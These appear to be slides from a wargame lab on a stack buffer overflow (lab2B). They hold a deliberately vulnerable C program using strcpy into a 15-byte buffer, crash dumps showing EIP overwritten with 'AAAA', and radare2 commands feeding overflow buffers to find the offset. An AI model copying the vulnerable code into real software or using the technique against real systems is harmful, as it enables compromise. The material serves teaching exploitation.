
```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[──────────────────────────────────────REGISTERS──────────────────────────────────────
 EAX  0x0
 EBX  0x0
*ECX  0x29
*EDX  0xf771f850 (_IO_stdfile_1_lock) ◂— 0x0
*EDI  0xf771e000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1bbd90
*ESI  0x2
*EBP  0x41414141 ('AAAA')
*ESP  0xfff23830 ◂— 'AAAAA'
*EIP  0x41414141 ('AAAA')
[───────────────────────────────────────DISASM───────────────────────────────────────
Invalid address 0x41414141







[───────────────────────────────────────STACK────────────────────────────────────────
00:0000│ esp  0xfff23830 ◂— 'AAAAA'
01:0004│      0xfff23834 —▸ 0xfff20041 ◂— 0x0
02:0008│      0xfff23838 —▸ 0xfff238d0 —▸ 0xfff24c8c ◂— '_=/usr/bin/gdb'
03:000c│      0xfff2383c ◂— 0x0
... ↓
06:0018│      0xfff23848 —▸ 0xf771e000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1bbd90
07:001c│      0xfff2384c —▸ 0xf776abe4 ◂— 0x0
[──────────────────────────────────────BACKTRACE─────────────────────────────────────
 ► f 0 41414141
   f 1 41414141
Program received signal SIGSEGV (fault address 0x41414141)
pwndbg> 
```



```
*EIP  0x41414141 ('AAAA')
```

Overwritting EIP

- A lot of memory corruption exploits end up with either partial or full overwrite of the Extended Instruction Pointer. (EIP)
- The EIP controls which Assembly Instructions to execute NEXT.




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/*
 * compiled with:
 * gcc -O0 -fno-stack-protector lab2B.c -o lab2B
 */

char* exec_string = "/bin/sh";

void shell(char* cmd)
{
    system(cmd);
}

void print_name(char* input)
{
    char buf[15];
    strcpy(buf, input);
    printf("Hello %s\n", buf);
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("usage:\n%s string\n", argv[0]);
        return EXIT_FAILURE;
    }

    print_name(argv[1]);

    return EXIT_SUCCESS;
}
```

No luck on the free shell


- Looks like we’ll need to do some control flow **wizardy**
- Let’s see if we can get the whole program to **crash** again!

r2 -d ./lab2B AAAA



```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B AAAA
Process with PID 7510 started...
PID = 7510
pid = 7510 tid = 7510
r_debug_select: 7510 7510
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 7510 tid = 7510
 -- THIS IS NOT A BUG
[0xb7fdf0d0]> dc
Hello AAAA
r_debug_select: 7510 1
[0xb7fdbd4c]> q
Do you want to quit? (Y/n)
Do you want to kill the process? (Y/n)
```

r2 -d ./lab2B $(python -c 'print "A"*50')




```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*50')
Process with PID 7531 started...
PID = 7531
pid = 7531 tid = 7531
r_debug_select: 7531 7531
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 7531 tid = 7531
 -- Execute commands on a temporary offset by appending '@ offset' to your command.
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 ret=0
r_debug_select: 7531 1
[+] signal 11 aka SIGSEGV received 0
[0x41414141]> dr
oeax = 0xffffffff
eip = 0x41414141
eax = 0x00000039
ebx = 0xb7fcd000
ecx = 0x00000000
edx = 0xb7fce898
esp = 0xbffff650
ebp = 0x41414141
esi = 0x00000000
edi = 0x00000000
eflags = 0x00010286

[0x41414141]> 
```

Quick Note

- **Radare2 in debug**
  - r2 -d <Program Name> <Program Args>
    - Run program in debug mode
  - dc
    - Continue program
  - dr
    - Show registers (Including EIP)
- **Like GDB but better**

We Control EIP



```
[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 ret=0
r_debug_select: 7531 1
[+] signal 11 aka SIGSEGV received 0
[0x41414141]> dr
oeax = 0xffffffff
eip = 0x41414141
```

How do we found out where we overwrite?

- **There are a bunch of good solutions**
  - Sending in a unique buffer and find the position of the values in EIP
  - Send in multiple buffers of varying size
  - Read the source/dissassembly


The easiest way

- **Let’s send in multiple buffers in the format:**
  - r2 -d ./lab2B $(python -c 'print "A"*50 + "B"*4')
    - We want the last four “B”s to overwrite the EIP, then we’ll know exactly where we overwrite the EIP by looking for “0x42424242”

